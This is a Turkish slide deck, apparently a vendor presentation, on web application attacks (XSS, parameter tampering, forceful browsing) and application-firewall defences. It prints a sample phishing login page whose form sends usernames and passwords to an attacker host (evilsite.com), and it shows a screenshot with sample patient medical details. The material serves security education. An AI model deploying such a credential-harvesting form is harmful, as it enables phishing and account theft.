

JavaScript, user name ve password bilgilerini alır ve istediği yere gönderir



Login bilgilerinizi girin lütfen





Cross Site Scripting - Örnek



Saldırının ilk adımında bankanın kullanıcılarına, bankadan geliyormuş gibi gözükten ve özel bir promosyon vs. haberi içeren bir mail gönderilir



Cross Site Scripting - Örnek



Kullanıcının (ve bankanın) haberdar olmadığı bu linkin içinde bir javascript vardır. Kullanıcı linke tıkladığında bu script ile birlikte bankanın login ekranına yönlendirilir. Bu sayfada kullanıcı UN/PW bilgilerini girer, herşey normal gözükmetedir.



Cross Site Scripting - Örnek



```
comment[1] - Notepad
File Edit Format Help
<HTML><HEAD><TITLE>Hackme Bank</TITLE><table width=590 border=0><TR> <TD height=74
width=141><a href="default.php"><IMG border=0 height=72 src="images/hackme2.gif"
width=139></a></TD><TD height=74 width=435><IMG border=0 height=72 src="images/home1.gif"
width=441></TD></TR><TR> <TD bgcolor=#385491 colspan=2> <P align=right><a
href="search.php"></a><a
href="login.php"></a><a
href="welcome.php"></a><a
href="contact.php"></a></P></TD></TR></table></HEAD><script>function setfocus(){ if
(document.login.uid.value=="") { document.login.uid.focus(); } else
{ document.login.passw.focus(); }}</script><BODY alink=#cecece
bgcolor=#ffffff link=#0000cc vLink=#ff0000 onLoad="setfocus();"><table width="48%"
border="0"><tr><td>&nbsp;</td></tr>
<form name="login" id="login" action="http://www.evilsite.com/hacks/passwd.php" method="get">
<tr>
<td width="37%" align=right><b>User Name:</b></td> <td>
width="63%">
<input type="text" name="uid" value = > </td> </tr>
<tr>
<td align=right><b>Password:</b></td> <td align="right">
width="37%">&nbsp;</td> <td align="right">
width="63%">
<input type="password" name="passw"> </td> </tr>
<tr>
<td align="right"><b>Submit</b></td> <td align="right">
width="37%">&nbsp;</td> <td align="right">
width="63%">
<input type="submit"
value="Submit"> </td> </tr> </table> <p>&nbsp;</p>
</table></form><CENTER></CENTER><BLOCKQUOTE> <CENTER> <FONT
size=-1></FONT></BLOCKQUOTE><FONT size=-1></body><HR width=590 align=left> <table border=0
width=590><tr><td>Copyright © 2001, HackMe Bank <br> All rights reserved.</FONT> </td> </tr>
</table> </HTML>
```



Sayfanın kaynak koduna baktığımızda, login bilgilerinin ekranda görüldüğü gibi asıl bankaya değil, saldırganın seçtiği bir siteye yönlendirildiğini görürüz



Olaydan haberdar olmayan kullanıcı UN/PW bilgisini submit ettiğinde aslında bu bilgilerin hacker'a gittiğini bilmemektedir



Cross Site Scripting - Örnek



Kullanıcı login olduğunda hacker onun UN/PW bilgilerini almaktadır

Hacker birçok kullanıcının bilgilerini aynı şekilde öğrenip, kurumun müşteri veritabanı hakkında ve uygulamalarını/sitelerini nasıl yönettiği hakkında geniş bilgi sahibi olur



Cross Site Scripting




Detaylı Bilgi

CERT CA-2000-02

<http://www.cert.org/advisories/CA-2000-02.html>



Parametre Deęiřtirme



- **Zayıflığın Açıklaması:**

Parametreler istemciden bilgi almak için kullanılan araçlarıdır. Bu bilgi sitenin URL parametresi içinde deęiřtirilebilir.

- **Neden Parametre Deęiřtirme:**

Uygulama geliřtiricileri çoęunlukla parametrelerin geęerli deęerleri ve bunların nasıl kullanılacaęı üzerinde yoęunlařırlar. Yanlıř gelen deęerlere ya hię dikkat edilmez ya da çok az önlem alınır.

- **Bu manipölasyonun sonucu olarak:**

Uygulama, geliřtiricisinin arzulamadıęı řekilde bir fonksiyonu çalıřtırıp müřteri bilgilerine eriřim saęlayabilir.



Parametre Deęiřtirme - rnek



Pharmacy - Netscape

File Edit View Go Communicator Help

Back Forward Reload Home Search Netscape Print Security Stop

Bookmarks Go to: <http://www.abc.com/pharmacy/pre.asp?back=/pharmacy/scripts.asp&patientid=790865> What's Related

Instant Message Members WebMail Connections BizJournal SmartUpdate Marketplace

home health beauty wellness personal care **pharmacy**

Prescriptions and refills delivered to your door.

your list shopping bag checkout your account prescriptions help

pharmacy | Health Profile

Jenny Smith [Update Profile](#)


Sex: Female
Birthday: 5/5/1970
Phone number: 408-4345756
Address : 343 1st st, San Jose, CA
Medical Conditions: Pregnancy ; AIDS
Current Medication: Prozac

[your list](#) | [shopping bag](#) | [checkout](#) | [your account](#) | [help](#)

Document: Done



Parametre Deęiřtirme - rnek



Forceful Browsing



- **Zayıflığın Açıklaması:**
Dosyaların ya da directory'lerin isimlerini tahmin ederek istediğiniz nesnelere, oraya erişmek için izlemeniz gereken dizayn mantığını takip etmeden erişme şansınız olabilir.
- **Neden Forceful Browsing:**
 1. Kuruluş aşamasında default dosyalar unutulur.
 2. Yanlışlıkla açığa çıkmaması gereken yeni dosyalar ya da silinmesi gereken eski dosyalar unutulur.
- **Bu manipülasyonun sonucu olarak:**
İçerik (log dosyaları, yönetim araçları, uygulamanın kaynak kodu vs.) dosya ya da directory erişim hakları yüzünden ortaya çıkar.



Forceful Browsing - Örnek



The screenshot shows a Netscape browser window with the address bar set to <http://www.pooh.com/register-new user.html>. The page features a cartoon bear illustration and a registration form. The form includes fields for First Name, Last Name, Address, City, State, Zip Code, and Country. It also has a Gender section with radio buttons for 'boy' and 'girl'. A note below the form states: 'Fill out your address information so we'll be able to send you any prizes you may win in our contests.'

Welcome to Pooh's Site

[Join](#) [Chat](#) [Mail](#) [Scrapbook](#) [Review](#) [Login](#) [Home](#) [About](#) [Games](#)

[Update Information](#) [Sign Up](#)

Hey Kids! Welcome to Pooh's site!

Just fill out the form below and you will be up and running in no time. Be sure to ask your parents for permission and help in filling out the form below.

First Name

Last Name

Gender ☐ boy ☐ girl

Fill out your address information so we'll be able to send you any prizes you may win in our contests.

Address

City

State

Zip Code

Country



Forceful Browsing - Örnek



register-new user-source - WordPad

File Edit View Insert Format Help

To prevent direct access to our database from the web,
 we will use a flat file to store recent entries (in /private/kids.csv),
 and on 4:00 AM everyday a crontab will add them to the DB

To prevent direct access to our data base from the web
 we will use a flat file to store recent entries (in/private/kids.csv)
 and on 4:00 AM everyday a crontab will add them to the DB

```

<!--
    To prevent direct access to our database from the web,
    we will use a flat file to store recent entries (in /private/kids.csv),
    and on 4:00 AM everyday a crontab will add them to the DB
-->


<!doctype html>
<html>
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" type="text/css" href="/themes/style.css">
  <script LANGUAGE="JavaScript">
<!--
    var imgWindow;
    function openViewer(file, name, width, height) {
        format = "toolbar=no,location=no,directories=no,status=yes,scrollbars=yes,resizable=yes";
        aPopUp = window.open(file,name,format);
        self.imgWindow = aPopUp;
    }

    function composeMail() {
        //spawn window
        openViewer('/cgi/mail_ops.pl?action=compose','MAIL',450,400);
  
```

For Help, press F1



Forceful Browsing - Örnek



Uygulama Firewall'larından Beklenenler (ICSA Gereksinimleri)



- **Uygulama Katmanında Çalışmalı - ISO modeli, katman 7**
 - Inbound ve outbound istekleri anlamalıdır
 - Tüm kullanıcı oturumunu koparmadan geçersiz istekleri bloklamalıdır
- **Uygulama Tehditlerine Karşı Algılama ve Koruma Sağlayacak Şekilde Dizayn Edilmiş Olmalı**
 - İmza temelli ve imza temelli olmayan ataklar
- **Dinamik ve Hassas**
 - Uygulama mantığını anlamalı
- **Web Uygulama Teknolojileri ile Uyumlu Olmalı**
 - Gerçek dünya ortamları göardı edilmeden dizayn edilmiş olmalı – kod/içerik hergün değişir
- **Gerçek Zamanlı Çalışmalı**
 - Tehditleri sunucuya ulaşmadan öğrenir ve bloklar
- **Uygulama Katmanında Forensic Sağlamalı**
 - Loglama ve Alarmlar
- **Tek Noktadan Yönetim**
 - Tüm uygulama bileşenlerini yöneten tek çözüm



Pozitif Güvenlik Modeli



- **Reaksiyon şeklimizi değiştiriyoruz:**
 - İstenmeyen davranışları izleyip durdurmaya çalışmaktansa sadece uygun bulduğumuz davranışa izin veriyoruz
- **Pozitif güvenlik modelinin avantajları:**
 - Manuel patch, atak imzası veya sürekli güncelleme vs. gerektirmez
 - Bilinen VE bilinmeyen açık/ataklara karşı koruma sağlar
 - Sadece geçerli istekleri içeren bir set sağlar, false alarm ihtimali azalır
 - Planlanmamış downtime'da azalma



Pozitif Güvenlik Modeli



Negatif Mantık


- Bilinen ataklar hariç herşeye izin verir
- Anti-virüs araçları ve IDS sistemleri tarafından kullanılır
- Atak imzalarına ait bir liste tutmalıdırlar
- Problem: Bilinmeyen (yeni çıkan) ataklar durdurulamaz

Pozitif Mantık

- Spesifik olarak uygulamanız hariç, başka hiçbir şeye erişim yok
- Uygulama sayfalarını (URL'ler), parametrelerini ve parametre değerlerini tanımalıdır
- Network ve işletim sistemi katmanlarına erişimde kısıtlama
- En sağlıklı güvenlik yaklaşımı: tüm geri kalanlar (ataklar dahil) bloklanmaktadır




AppShield Nasıl Çalışır?



Güvenlik Politikası;


Dynamic Behavior Policy Recognition (DPR) kullanarak tanınır,
Adaptive Reduction Technology (ART) kullanarak icra edilir



Web
Su
nu
cu

